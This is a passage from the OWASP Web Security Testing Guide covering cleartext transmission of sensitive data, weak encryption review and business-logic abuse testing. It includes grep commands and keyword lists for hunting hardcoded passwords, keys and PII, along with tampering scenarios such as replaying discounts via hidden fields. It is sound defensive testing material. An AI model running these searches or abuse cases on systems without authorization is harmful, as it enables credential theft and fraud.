1. The integrity of the cipher text should be verified by a secure mechanism, like HMAC or authenticated cipher operation modes like GCM or CCM.
2. All error states while decryption and further processing are handled uniformly.

Example 4

Visualization of the decryption process

Tools

- Bletchley

- PadBuster
- Padding Oracle Exploitation Tool (POET)
- Poracle
- python-paddingoracle

References

- Wikepedia - Padding Oracle Attack
- Juliano Rizzo, Thai Duong, “Practical Padding Oracle Attacks”

Testing for Sensitive Information Sent via Unencrypted Channels

ID
WSTG-CRYP-03

Summary

Sensitive data must be protected when it is transmitted through the network. If data is transmitted over HTTPS or encrypted in another way the protection mechanism must not have limitations or vulnerabilities, as explained in the broader article Testing for Weak Transport Layer Security and in other OWASP documentation:

- OWASP Top 10 2017 A3-Sensitive Data Exposure.
- OWASP ASVS - Verification V9.
- Transport Layer Protection Cheat Sheet.

As a rule of thumb if data must be protected when it is stored, this data must also be protected during transmission. Some examples for sensitive data are:

- Information used in authentication (e.g. Credentials, PINs, Session identifiers, Tokens, Cookies…)
- Information protected by laws, regulations or specific organizational policy (e.g. Credit Cards, Customers data)

If the application transmits sensitive information via unencrypted channels - e.g. HTTP - it is considered a security risk. Some examples are Basic authentication which sends authentication credentials in plain-text over HTTP, form based authentication credentials sent via HTTP, or plain-text transmission of any other information considered sensitive due to regulations, laws, organizational policy or application business logic.

Examples for Personal Identifying Information (PII) are:

- Social security numbers
- Bank account numbers
- Passport information
- Healthcare related information
- Medical insurance information
- Student information
- Credit and debit card numbers
- Drivers license and State ID information

Test Objectives

- Identify sensitive information transmitted through the various channels.
- Assess the privacy and security of the channels used.

How to Test

Various types of information that must be protected, could be transmitted by the application in clear text. It is possible to check if this information is transmitted over HTTP instead of HTTPS, or whether weak ciphers are used. See more information about insecure transmission of credentials OWASP Top 10 2017 A3-Sensitive Data Exposure or Transport Layer Protection Cheat Sheet.

Example 1: Basic Authentication over HTTP

A typical example is the usage of Basic Authentication over HTTP. When using Basic Authentication, user credentials are encoded rather than encrypted, and are sent as HTTP headers. In the example below the tester uses curl to test for this issue. Note how the application uses Basic authentication, and HTTP rather than HTTPS

```
$ curl -kis http://example.com/restricted/
HTTP/1.1 401 Authorization Required
Date: Fri, 01 Aug 2013 00:00:00 GMT
WWW-Authenticate: Basic realm="Restricted Area"
Accept-Ranges: bytes Vary:
Accept-Encoding Content-Length: 162
Content-Type: text/html

<html><head><title>401 Authorization Required</title></head>
<body bgcolor=white> <h1>401 Authorization Required</h1>  Invalid login credentials!  </body></html>
```

Example 2: Form-Based Authentication Performed over HTTP

Another typical example is authentication forms which transmit user authentication credentials over HTTP. In the example below one can see HTTP being used in the `action` attribute of the form. It is also possible to see this issue by examining the HTTP traffic with an interception proxy.

```
<form action="http://example.com/login">
    <label for="username">User:</label> <input type="text" id="username"-name="username"-value=""/>
<br />
    <label for="password">Password:</label> <input type="password" id="password"-name="password"-
value=""/>
    <input type="submit" value="Login"/>
</form>
```

Example 3: Cookie Containing Session ID Sent over HTTP

The Session ID Cookie must be transmitted over protected channels. If the cookie does not have the secure flag set, it is permitted for the application to transmit it unencrypted. Note below the setting of the cookie is done without the Secure flag, and the entire log in process is performed in HTTP and not HTTPS.

```
https://secure.example.com/login

POST /login HTTP/1.1
Host: secure.example.com
[...]
Referer: https://secure.example.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 188

HTTP/1.1 302 Found
Date: Tue, 03 Dec 2013 21:18:55 GMT
Server: Apache
Set-Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA; expires=Fri, 01-Jan-2014 00:00:00 GMT;
path=/; domain=example.com; httponly
Location: private/
Content-Length: 0
Content-Type: text/html
```

```
http://example.com/private

GET /private HTTP/1.1
Host: example.com
[...]
```

```
Referer: https://secure.example.com/login
Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA;

HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Content-Length: 730
Date: Tue, 25 Dec 2013 00:00:00 GMT
```

Example 4: Testing Password Sensitive Information in Source Code or Logs

Use one of the following techniques to search for senstive information.

Checking if password or encyrption key is hardcoded in the source code or configuration files.

```
grep -r –E "Pass | password | pwd |user | guest| admin | encry | key | decrypt | sharekey " ./PathToSearch/
```

Checking if logs or source code may contain phone number, email address, ID or any other PII. Change the regular expression based on the format of the PII.

```
grep -r " {2\}[0-9]\{6\} " ./PathToSearch/
```

Tools

- curl
- grep
- Identity Finder
- Wireshark
- TCPDUMP

Testing for Weak Encryption

ID
WSTG-CRYP-04

Summary

Incorrect uses of encryption algorithms may result in sensitive data exposure, key leakage, broken authentication, insecure session, and spoofing attacks. There are some encryption or hash algorithms known to be weak and are not suggested for use such as MD5 and RC4.

In addition to the right choices of secure encryption or hash algorithms, the right uses of parameters also matter for the security level. For example, ECB (Electronic Code Book) mode is not suggested for use in asymmetric encryption.

Test Objectives

- Provide a guideline for the identification weak encryption or hashing uses and implementations.

How to Test

Basic Security Checklist

- When using AES128 or AES256, the IV (Initialization Vector) must be random and unpredictable. Refer to FIPS 140-2, Security Requirements for Cryptographic Modules, section 4.9.1. random number generator tests. For example, in Java, `java.util.Random` is considered a weak random number generator. `java.security.SecureRandom` should be used instead of `java.util.Random`.
- For asymmetric encryption, use Elliptic Curve Cryptography (ECC) with a secure curve like `Curve25519` preferred.
  - If ECC can't be used then use RSA encryption with a minimum 2048bit key.
- When uses of RSA in signature, PSS padding is recommended.
- Weak hash/encryption algorithms should not be used such MD5, RC4, DES, Blowfish, SHA1. 1024-bit RSA or DSA, 160-bit ECDSA (elliptic curves), 80/112-bit 2TDEA (two key triple DES)
- Minimum Key length requirements:

```
Key exchange: Diffie–Hellman key exchange with minimum 2048 bits
Message Integrity: HMAC-SHA2
Message Hash: SHA2 256 bits
Asymmetric encryption: RSA 2048 bits
Symmetric-key algorithm: AES 128 bits
Password Hashing: PBKDF2, Scrypt, Bcrypt
ECDH, ECDSA: 256 bits
```

- Uses of SSH, CBC mode should not be used.
- When symmetric encryption algorithm is used, ECB (Electronic Code Book) mode should not be used.
- When PBKDF2 is used to hash password, the parameter of iteration is recommended to be over 10000. NIST also suggests at least 10,000 iterations of the hash function. In addition, MD5 hash function is forbidden to be used with PBKDF2 such as PBKDF2WithHmacMD5.

Source Code Review

- Search for the following keywords to identify use of weak algorithms: `MD4, MD5, RC4, RC2, DES, Blowfish, SHA-1, ECB`

- For Java implementations, the following API is related to encryption. Review the parameters of the encryption implementation. For example,

```
SecretKeyFactory(SecretKeyFactorySpi keyFacSpi, Provider provider, String algorithm)
SecretKeySpec(byte[] key, int offset, int len, String algorithm)
Cipher c = Cipher.getInstance("DES/CBC/PKCS5Padding");
```

- For RSA encryption, the following padding modes are suggested.

```
RSA/ECB/OAEPWithSHA-1AndMGF1Padding (2048)
RSA/ECB/OAEPWithSHA-256AndMGF1Padding (2048)
```

- Search for `ECB`, it's not allowed to be used in padding.
- Review if different IV (initial Vector) is used.

```
// Use a different IV value for every encryption
byte[] newIv = ...;
s = new GCMParameterSpec(s.getTLen(), newIv);
cipher.init(..., s);
...
```

- Search for `IvParameterSpec`, check if the IV value is generated differently and randomly.

```
 IvParameterSpec iv = new IvParameterSpec(randBytes);
 SecretKeySpec skey = new SecretKeySpec(key.getBytes(), "AES");
 Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
 cipher.init(Cipher.ENCRYPT_MODE, skey, iv);
```

- In Java, search for MessageDigest to check if weak hash algorithm (MD5 or CRC) is used. For example:

```
MessageDigest md5 = MessageDigest.getInstance("MD5");
```

- For signature, SHA1 and MD5 should not be used. For example:

```
Signature sig = Signature.getInstance("SHA1withRSA");
```

- Search for `PBKDF2`. To generate the hash value of password, `PBKDF2` is suggested to be used. Review the parameters to generate the `PBKDF2` has value.

The iterations should be over **10000**, and the **salt** value should be generated as **random value**.

```
private static byte[] pbkdf2(char[] password, byte[] salt, int iterations, int bytes)
    throws NoSuchAlgorithmException, InvalidKeySpecException
  {
       PBEKeySpec spec = new PBEKeySpec(password, salt, iterations, bytes * 8);
       SecretKeyFactory skf = SecretKeyFactory.getInstance(PBKDF2_ALGORITHM);
       return skf.generateSecret(spec).getEncoded();
   }
```

- Hard-coded sensitive information:

```
User related keywords: name, root, su, sudo, admin, superuser, login, username, uid
Key related keywords: public key, AK, SK, secret key, private key, passwd, password, pwd, share key,
 shared key, cryto, base64
Other common sensitive keywords: sysadmin, root, privilege, pass, key, code, master, admin, uname, s
ession, token, Oauth, privatekey, shared secret
```

Tools

- Vulnerability scanners such as Nessus, NMAP (scripts), or OpenVAS can scan for use or acceptance of weak encryption against protocol such as SNMP, TLS, SSH, SMTP, etc.
- Use static code analysis tool to do source code review such as klocwork, Fortify, Coverity, CheckMark for the following cases.

```
CWE-261: Weak Cryptography for Passwords
CWE-323: Reusing a Nonce, Key Pair in Encryption
CWE-326: Inadequate Encryption Strength
CWE-327: Use of a Broken or Risky Cryptographic Algorithm
CWE-328: Reversible One-Way Hash
CWE-329: Not Using a Random IV with CBC Mode
CWE-330: Use of Insufficiently Random Values
CWE-347: Improper Verification of Cryptographic Signature
CWE-354: Improper Validation of Integrity Check Value
CWE-547: Use of Hard-coded, Security-relevant Constants
CWE-780 Use of RSA Algorithm without OAEP
```

References

- NIST FIPS Standards
- Wikipedia: Initialization Vector
- Secure Coding - Generating Strong Random Numbers
- Optimal Asymmetric Encryption Padding
- Cryptographic Storage Cheat Sheet
- Password Storage Cheat Sheet
- Secure Coding - Do not use insecure or weak cryptographic algorithms
- Insecure Randomness
- Insufficient Entropy
- Insufficient Session-ID Length
- Using a broken or risky cryptographic algorithm
- Javax.crypto.cipher API
- ISO 18033-1:2015 – Encryption Algorithms
- ISO 18033-2:2015 – Asymmetric Ciphers
- ISO 18033-3:2015 – Block Ciphers

4.10 Business Logic Testing

4.10.0 Introduction to Business Logic

4.10.1 Test Business Logic Data Validation

4.10.2 Test Ability to Forge Requests

4.10.3 Test Integrity Checks

4.10.4 Test for Process Timing

4.10.5 Test Number of Times a Function Can Be Used Limits

4.10.6 Testing for the Circumvention of Work Flows

4.10.7 Test Defenses Against Application Misuse

4.10.8 Test Upload of Unexpected File Types

4.10.9 Test Upload of Malicious Files

Introduction to Business Logic

Testing for business logic flaws in a multi-functional dynamic web application requires thinking in unconventional methods. If an application's authentication mechanism is developed with the intention of performing steps 1, 2, 3 in that specific order to authenticate a user. What happens if the user goes from step 1 straight to step 3? In this simplistic example, does the application provide access by failing open; deny access, or just error out with a 500 message?

There are many examples that can be made, but the one constant lesson is "think outside of conventional wisdom". This type of vulnerability cannot be detected by a vulnerability scanner and relies upon the skills and creativity of the penetration tester. In addition, this type of vulnerability is usually one of the hardest to detect, and usually application specific but, at the same time, usually one of the most detrimental to the application, if exploited.

The classification of business logic flaws has been under-studied; although exploitation of business flaws frequently happens in real-world systems, and many applied vulnerability researchers investigate them. The greatest focus is in web applications. There is debate within the community about whether these problems represent particularly new concepts, or if they are variations of well-known principles.

Testing of business logic flaws is similar to the test types used by functional testers that focus on logical or finite state testing. These types of tests require that security professionals think a bit differently, develop abused and misuse cases and use many of the testing techniques embraced by functional testers. Automation of business logic abuse cases is not possible and remains a manual art relying on the skills of the tester and their knowledge of the complete business process and its rules.

Business Limits and Restrictions

Consider the rules for the business function being provided by the application. Are there any limits or restrictions on people's behavior? Then consider whether the application enforces those rules. It's generally pretty easy to identify the test and analysis cases to verify the application if you're familiar with the business. If you are a third-party tester, then you're going to have to use your common sense and ask the business if different operations should be allowed by the application.

Sometimes, in very complex applications, the tester will not have a full understanding of every aspect of the application initially. In these situations, it is best to have the client walk the tester through the application, so that they may gain a better understanding of the limits and intended functionality of the application, before the actual test begins. Additionally, having a direct line to the developers (if possible) during testing will help out greatly, if any questions arise regarding the application's functionality.

Challenges of Logic Testing

Automated tools find it hard to understand context, hence it's up to a person to perform these kinds of tests. The following two examples will illustrate how understanding the functionality of the application, the developer's intentions, and some creative "out-of-the-box" thinking can break the application's logic. The first example starts with a simplistic parameter manipulation, whereas the second is a real world example of a multi-step process leading to completely subvert the application.

Example 1:

Suppose an e-commerce site allows users to select items to purchase, view a summary page and then tender the sale. What if an attacker was able to go back to the summary page, maintaining their same valid session and inject a lower cost for an item and complete the transaction, and then check out?

Example 2:

Holding/locking resources and keeping others from purchases these items online may result in attackers purchasing items at a lower price. The countermeasure to this problem is to implement timeouts and mechanisms to ensure that only the correct price can be charged.

Example 3:

What if a user was able to start a transaction linked to their club/loyalty account and then after points have been added to their account cancel out of the transaction? Will the points/credits still be applied to their account?

Tools

While there are tools for testing and verifying that business processes are functioning correctly in valid situations these tools are incapable of detecting logical vulnerabilities. For example, tools have no means of detecting if a user is able to circumvent the business process flow through editing parameters, predicting resource names or escalating privileges to access restricted resources nor do they have any mechanism to help the human testers to suspect this state of affairs.

The following are some common tool types that can be useful in identifying business logic issues.

When installing addons you should always be diligent in considering the permissions they request and your browser usage habits.

Intercepting Proxy

To Observe the Request and Response Blocks of HTTP Traffic

- OWASP Zed Attack Proxy
- Burp Proxy

Web Browser Plug-ins

To view and modify HTTP/HTTPS headers, post parameters, and observe the DOM of the Browser

- Tamper Data for FF Quantum
- Tamper Chrome (for Google Chrome)

Miscellaneous Test Tools

- Web Developer toolbar
  - The Web Developer extension adds a toolbar button to the browser with various web developer tools. This is the official port of the Web Developer extension for Firefox.
- HTTP Request Maker for Chrome
- HTTP Request Maker for Firefox
  - Request Maker is a tool for penetration testing. With it you can easily capture requests made by web pages, tamper with the URL, headers and POST data and, of course, make new requests
- Cookie Editor for Chrome
- Cookie Editor for Firefox
  - Cookie Editor is a cookie manager. You can add, delete, edit, search, protect, and block cookies

References

Whitepapers

- The Common Misuse Scoring System (CMSS): Metrics for Software Feature Misuse Vulnerabilities - NISTIR 7864
- Finite State testing of Graphical User Interfaces, Fevzi Belli
- Principles and Methods of Testing Finite State Machines - A Survey, David Lee, Mihalis Yannakakis
- Security Issues in Online Games, Jianxin Jeff Yan and Hyun-Jin Choi
- Securing Virtual Worlds Against Real Attack, Dr. Igor Muttik, McAfee

- Seven Business Logic Flaws That Put Your Website At Risk – Jeremiah Grossman Founder and CTO, WhiteHat Security
- Toward Automated Detection of Logic Vulnerabilities in Web Applications - Viktoria Felmetsger Ludovico Cavedon Christopher Kruegel Giovanni Vigna

OWASP Related

- How to Prevent Business Flaws Vulnerabilities in Web Applications, Marco Morana

Useful Web Sites

- Abuse of Functionality
- Business logic
- Business Logic Flaws and Yahoo Games
- CWE-840: Business Logic Errors
- Defying Logic: Theory, Design, and Implementation of Complex Systems for Testing Application Logic
- Software Testing Lifecycle

Books

- The Decision Model: A Business Logic Framework Linking Business and Technology, By Barbara Von Halle, Larry Goldberg, Published by CRC Press, ISBN1420082817 (2010)

Test Business Logic Data Validation

ID
WSTG-BUSL-01

Summary

The application must ensure that only logically valid data can be entered at the front end as well as directly to the server-side of an application of system. Only verifying data locally may leave applications vulnerable to server injections through proxies or at handoffs with other systems. This is different from simply performing Boundary Value Analysis (BVA) in that it is more difficult and in most cases cannot be simply verified at the entry point, but usually requires checking some other system.

For example: An application may ask for your Social Security Number. In BVA the application should check formats and semantics (is the value 9 digits long, not negative and not all 0's) for the data entered, but there are logic considerations also. SSNs are grouped and categorized. Is this person on a death file? Are they from a certain part of the country?

Vulnerabilities related to business data validation is unique in that they are application specific and different from the vulnerabilities related to forging requests in that they are more concerned about logical data as opposed to simply breaking the business logic workflow.

The front end and the back end of the application should be verifying and validating that the data it has, is using and is passing along is logically valid. Even if the user provides valid data to an application the business logic may make the application behave differently depending on data or circumstances.

Example 1

Suppose you manage a multi-tiered e-commerce site that allows users to order carpet. The user selects their carpet, enters the size, makes the payment, and the front end application has verified that all entered information is correct and valid for contact information, size, make and color of the carpet. But, the business logic in the background has two paths, if the carpet is in stock it is directly shipped from your warehouse, but if it is out of stock in your warehouse a call is made to a partner's system and if they have it in-stock they will ship the order from their warehouse and reimbursed by them. What happens if an attacker is able to continue a valid in-stock transaction and send it as out-of-stock to your partner? What happens if an attacker is able to get in the middle and send messages to the partner warehouse ordering carpet without payment?

Example 2

Many credit card systems are now downloading account balances nightly so the customers can check out more quickly for amounts under a certain value. The inverse is also true. If I pay my credit card off in the morning I may not be able to use the available credit in the evening. Another example may be if I use my credit card at multiple locations very quickly it may be possible to exceed my limit if the systems are basing decisions on last night's data.

Example 3

Distributed Denial of Dollar (DDo$): This was a campaign that was proposed by the founder of the website "The Pirate Bay" against the law firm who brought prosecutions against "The Pirate Bay". The goal was to take advantage of errors in the design of business features and in the process of credit transfer validation.

This attack was performed by sending very small amounts of money of 1 SEK ($0.13 USD) to the law firm. The bank account to which the payments were directed had only 1000 free transfers, after which any transfers have a surcharge for the account holder (2 SEK). After the first thousand Internet transactions every 1 SEK donation to the law firm will actually end up costing it 1 SEK instead.

Test Objectives

- Identify data injection points.
- Validate that all checks are occurring on the back end and can't be bypassed.
- Attempt to break the format of the expected data and analyze how the application is handling it.

How to Test

Generic Test Method

- Review the project documentation and use exploratory testing looking for data entry points or hand off points between systems or software.
- Once found try to insert logically invalid data into the application/system. Specific Testing Method:
- Perform front-end GUI Functional Valid testing on the application to ensure that the only "valid" values are accepted.
- Using an intercepting proxy observe the HTTP POST/GET looking for places that variables such as cost and quality are passed. Specifically, look for "hand-offs" between application/systems that may be possible injection or tamper points.
- Once variables are found start interrogating the field with logically "invalid" data, such as social security numbers or unique identifiers that do not exist or that do not fit the business logic. This testing verifies that the server functions properly and does not accept logically invalid data.

Related Test Cases

- All Input Validation test cases.
- Testing for Account Enumeration and Guessable User Account.
- Testing for Bypassing Session Management Schema.
- Testing for Exposed Session Variables.

Remediation

The application/system must ensure that only "logically valid" data is accepted at all input and hand off points of the application or system and data is not simply trusted once it has entered the system.

Tools

- OWASP Zed Attack Proxy (ZAP)
- Burp Suite

References

- OWASP Proactive Controls (C5) - Validate All Inputs
- OWASP Cheatsheet Series - Input_Validation_Cheat_Sheet

Test Ability to Forge Requests

ID
WSTG-BUSL-02

Summary

Forging requests is a method that attackers use to circumvent the front end GUI application to directly submit information for back end processing. The goal of the attacker is to send HTTP POST/GET requests through an intercepting proxy with data values that is not supported, guarded against or expected by the applications business logic. Some examples of forged requests include exploiting guessable or predictable parameters or expose “hidden” features and functionality such as enabling debugging or presenting special screens or windows that are very useful during development but may leak information or bypass the business logic.

Vulnerabilities related to the ability to forge requests is unique to each application and different from business logic data validation in that it s focus is on breaking the business logic workflow.

Applications should have logic checks in place to prevent the system from accepting forged requests that may allow attackers the opportunity to exploit the business logic, process, or flow of the application. Request forgery is nothing new; the attacker uses an intercepting proxy to send HTTP POST/GET requests to the application. Through request forgeries attackers may be able to circumvent the business logic or process by finding, predicting and manipulating parameters to make the application think a process or task has or has not taken place.

Also, forged requests may allow subvention of programmatic or business logic flow by invoking “hidden” features or functionality such as debugging initially used by developers and testers sometimes referred to as an “Easter egg”. “An Easter egg is an intentional inside joke, hidden message, or feature in a work such as a computer program, movie, book, or crossword. According to game designer Warren Robinett, the term was coined at Atari by personnel who were alerted to the presence of a secret message which had been hidden by Robinett in his already widely distributed game, Adventure. The name has been said to evoke the idea of a traditional Easter egg hunt.”

Example 1

Suppose an e-commerce theater site allows users to select their ticket, apply a onetime 10% Senior discount on the entire sale, view the subtotal and tender the sale. If an attacker is able to see through a proxy that the application has a hidden field (of 1 or 0) used by the business logic to determine if a discount has been taken or not. The attacker is then able to submit the 1 or “no discount has been taken” value multiple times to take advantage of the same discount multiple times.

Example 2

Suppose an online video game pays out tokens for points scored for finding pirates treasure and pirates and for each level completed. These tokens can later be that can later be exchanged for prizes. Additionally each level’s points have a multiplier value equal to the level. If an attacker was able to see through a proxy that the application has a hidden field used during development and testing to quickly get to the highest levels of the game they could quickly get to the highest levels and accumulate unearned points quickly.

Also, if an attacker was able to see through a proxy that the application has a hidden field used during development and testing to enabled a log that indicated where other online players, or hidden treasure were in relation to the attacker, they would then be able to quickly go to these locations and score points.

Test Objectives

- Review the project documentation looking for guessable, predictable, or hidden functionality of fields.

- Insert logically valid data in order to bypass normal business logic workflow.

How to Test

Through Identifying Guessable Values

- Using an intercepting proxy observe the HTTP POST/GET looking for some indication that values are incrementing at a regular interval or are easily guessable.
- If it is found that some value is guessable this value may be changed and one may gain unexpected visibility.

Through Identifying Hidden Options

- Using an intercepting proxy observe the HTTP POST/GET looking for some indication of hidden features such as debug that can be switched on or activated.
- If any are found try to guess and change these values to get a different application response or behavior.

Related Test Cases

- Testing for Exposed Session Variables
- Testing for Cross Site Request Forgery (CSRF)
- Testing for Account Enumeration and Guessable User Account

Remediation

The application must be smart enough and designed with business logic that will prevent attackers from predicting and manipulating parameters to subvert programmatic or business logic flow, or exploiting hidden/undocumented functionality such as debugging.

Tools

- OWASP Zed Attack Proxy (ZAP)
- Burp Suite

References

- Cross Site Request Forgery - Legitimizing Forged Requests
- Easter egg
- Top 10 Software Easter Eggs

Test Integrity Checks

ID
WSTG-BUSL-03

Summary

Many applications are designed to display different fields depending on the user of situation by leaving some inputs hidden. However, in many cases it is possible to submit values hidden field values to the server using a proxy. In these cases the server-side controls must be smart enough to perform relational or server-side edits to ensure that the proper data is allowed to the server based on user and application specific business logic.

Additionally, the application must not depend on non-editable controls, drop-down menus or hidden fields for business logic processing because these fields remain non-editable only in the context of the browsers. Users may be able to edit their values using proxy editor tools and try to manipulate business logic. If the application exposes values related to business rules like quantity, etc. as non-editable fields it must maintain a copy on the server-side and use the same for business logic processing. Finally, aside application/system data, log systems must be secured to prevent read, writing and updating.

Business logic integrity check vulnerabilities is unique in that these misuse cases are application specific and if users are able to make changes one should only be able to write or update/edit specific artifacts at specific times per the business process logic.

The application must be smart enough to check for relational edits and not allow users to submit information directly to the server that is not valid, trusted because it came from a non-editable controls or the user is not authorized to submit through the front end. Additionally, system artifacts such as logs must be “protected” from unauthorized read, writing and removal.

Example 1

Imagine an ASP.NET application GUI application that only allows the admin user to change the password for other users in the system. The admin user will see the username and password fields to enter a username and password while other users will not see either field. However, if a non admin user submits information in the username and password field through a proxy they may be able to “trick” the server into believing that the request has come from an admin user and change password of other users.

Example 2

Most web applications have dropdown lists making it easy for the user to quickly select their state, month of birth, etc. Suppose a Project Management application allowed users to login and depending on their privileges presented them with a drop down list of projects they have access to. What happens if an attacker finds the name of another project that they should not have access to and submits the information via a proxy. Will the application give access to the project? They should not have access even though they skipped an authorization business logic check.

Example 3

Suppose the motor vehicle administration system required an employee initially verify each citizens documentation and information when they issue an identification or driver’s license. At this point the business process has created data with a high level of integrity as the integrity of submitted data is checked by the application. Now suppose the application is moved to the Internet so employees can log on for full service or citizens can log on for a reduced self-service application to update certain information. At this point an attacker may be able to use an intercepting proxy to add or update data that they should not have access to and they could destroy the integrity of the data by stating that the citizen was not married but supplying data for a spouse’s name. This type of inserting or updating of unverified data destroys the data integrity and might have been prevented if the business process logic was followed.

Example 4

Many systems include logging for auditing and troubleshooting purposes. But, how good/valid is the information in these logs? Can they be manipulated by attackers either intentionally or accidentally having their integrity destroyed?

Test Objectives

- Review the project documentation for components of the system that move, store, or handle data.
- Determine what type of data is logically acceptable by the component and what types the system should guard against.
- Determine who should be allowed to modify or read that data in each component.
- Attempt to insert, update, or delete data values used by each component that should not be allowed per the business logic workflow.

How to Test

Specific Testing Method 1

- Using a proxy capture HTTP traffic looking for hidden fields.
- If a hidden field is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business process and manipulate values you were not intended to have access to.

Specific Testing Method 2

- Using a proxy capture HTTP traffic looking for a place to insert information into areas of the application that are non-editable.
- If it is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business process and manipulate values you were not intended to have access to.

Specific Testing Method 3

- List components of the application or system that could be impacted, for example logs or databases.
- For each component identified, try to read, edit or remove its information. For example log files should be identified and Testers should try to manipulate the data/information being collected.

Related Test Cases

All Input Validation test cases.

Remediation

The application should follow strict access controls on how data and artifacts can be modified and read, and through trusted channels that ensure the integrity of the data. Proper logging should be set in place to review and ensure that no unauthorized access or modification is happening.

Tools

- Various system/application tools such as editors and file manipulation tools.
- OWASP Zed Attack Proxy (ZAP)
- Burp Suite

References

- Implementing Referential Integrity and Shared Business Logic in a RDB
- On Rules and Integrity Constraints in Database Systems
- Use referential integrity to enforce basic business rules in Oracle
- Maximizing Business Logic Reuse with Reactive Logic

- Tamper Evidence Logging

Test for Process Timing

ID
WSTG-BUSL-04

Summary

It is possible that attackers can gather information on an application by monitoring the time it takes to complete a task or give a respond. Additionally, attackers may be able to manipulate and break designed business process flows by simply keeping active sessions open and not submitting their transactions in the “expected” time frame.

Process timing logic vulnerabilities is unique in that these manual misuse cases should be created considering execution and transaction timing that are application/system specific.

Processing timing may give/leak information on what is being done in the application/system background processes. If an application allows users to guess what the particulate next outcome will be by processing time variations, users will be able to adjust accordingly and change behavior based on the expectation and “game the system”.

Example 1

Video gambling/slot machines may take longer to process a transaction just prior to a large payout. This would allow astute gamblers to gamble minimum amounts until they see the long process time which would then prompt them to bet the maximum.

Example 2

Many system log on processes ask for the username and password. If you look closely you may be able to see that entering an invalid username and invalid user password takes more time to return an error than entering a valid username and invalid user password. This may allow the attacker to know if they have a valid username and not need to rely on the GUI message.




Figure 4.10.4-1: Example Control Flow of Login Form

Example 3

Most Arenas or travel agencies have ticketing applications that allow users to purchase tickets and reserve seats. When the user requests the tickets seats are locked or reserved pending payment. What if an attacker keeps reserving seats but not checking out? Will the seats be released, or will no tickets be sold? Some ticket vendors now only allow users 5 minutes to complete a transaction or the transaction is invalidated.

Example 4

Suppose a precious metals e-commerce site allows users to make purchases with a price quote based on market price at the time they log on. What if an attacker logs on and places an order but does not complete the transaction until later in the day only of the price of the metals goes up? Will the attacker get the initial lower price?

Test Objectives

- Review the project documentation for system functionality that may be impacted by time.
- Develop and execute misuse cases.

How to Test

The tester should identify which processes are dependent on time, whether it was a window for a task to be completed, or if it was execution time between two processes that could allow the bypass of certain controls.

Following that, it is best to automate the requests that will abuse the above discovered processes, as tools are better fit to analyze the timing and are more precise than manual testing. If this is not possible, manual testing could still be used.

The tester should draw a diagram of how the process flows, the injection points, and prepare the requests before hand to launch them at the vulnerable processes. Once done, close analysis should be done to identify differences in the process execution, and if the process is misbehaving against the agreed upon business logic.

Related Test Cases

- Testing for Cookies Attributes
- Test Session Timeout

Remediation

Develop applications with processing time in mind. If attackers could possibly gain some type of advantage from knowing the different processing times and results add extra steps or processing so that no matter the results they are provided in the same time frame.

Additionally, the application/system must have mechanism in place to not allow attackers to extend transactions over an “acceptable” amount of time. This may be done by canceling or resetting transactions after a specified amount of time has passed like some ticket vendors are now using.

Test Number of Times a Function Can Be Used Limits

ID
WSTG-BUSL-05

Summary

Many of the problems that applications are solving require limits to the number of times a function can be used or action can be executed. Applications must be “smart enough” to not allow the user to exceed their limit on the use of these functions since in many cases each time the function is used the user may gain some type of benefit that must be accounted for to properly compensate the owner. For example: an eCommerce site may only allow a users apply a discount once per transaction, or some applications may be on a subscription plan and only allow users to download three complete documents monthly.

Vulnerabilities related to testing for the function limits are application specific and misuse cases must be created that strive to exercise parts of the application/functions/ or actions more than the allowable number of times.

Attackers may be able to circumvent the business logic and execute a function more times than “allowable” exploiting the application for personal gain.

Example

Suppose an eCommerce site allows users to take advantage of any one of many discounts on their total purchase and then proceed to checkout and tendering. What happens of the attacker navigates back to the discounts page after taking and applying the one “allowable” discount? Can they take advantage of another discount? Can they take advantage of the same discount multiple times?

Test Objectives

- Identify functions that must set limits to the times they can be called.
- Assess if there is a logical limit set on the functions and if it is properly validated.

How to Test

- Review the project documentation and use exploratory testing looking for functions or features in the application or system that should not be executed more that a single time or specified number of times during the business logic workflow.
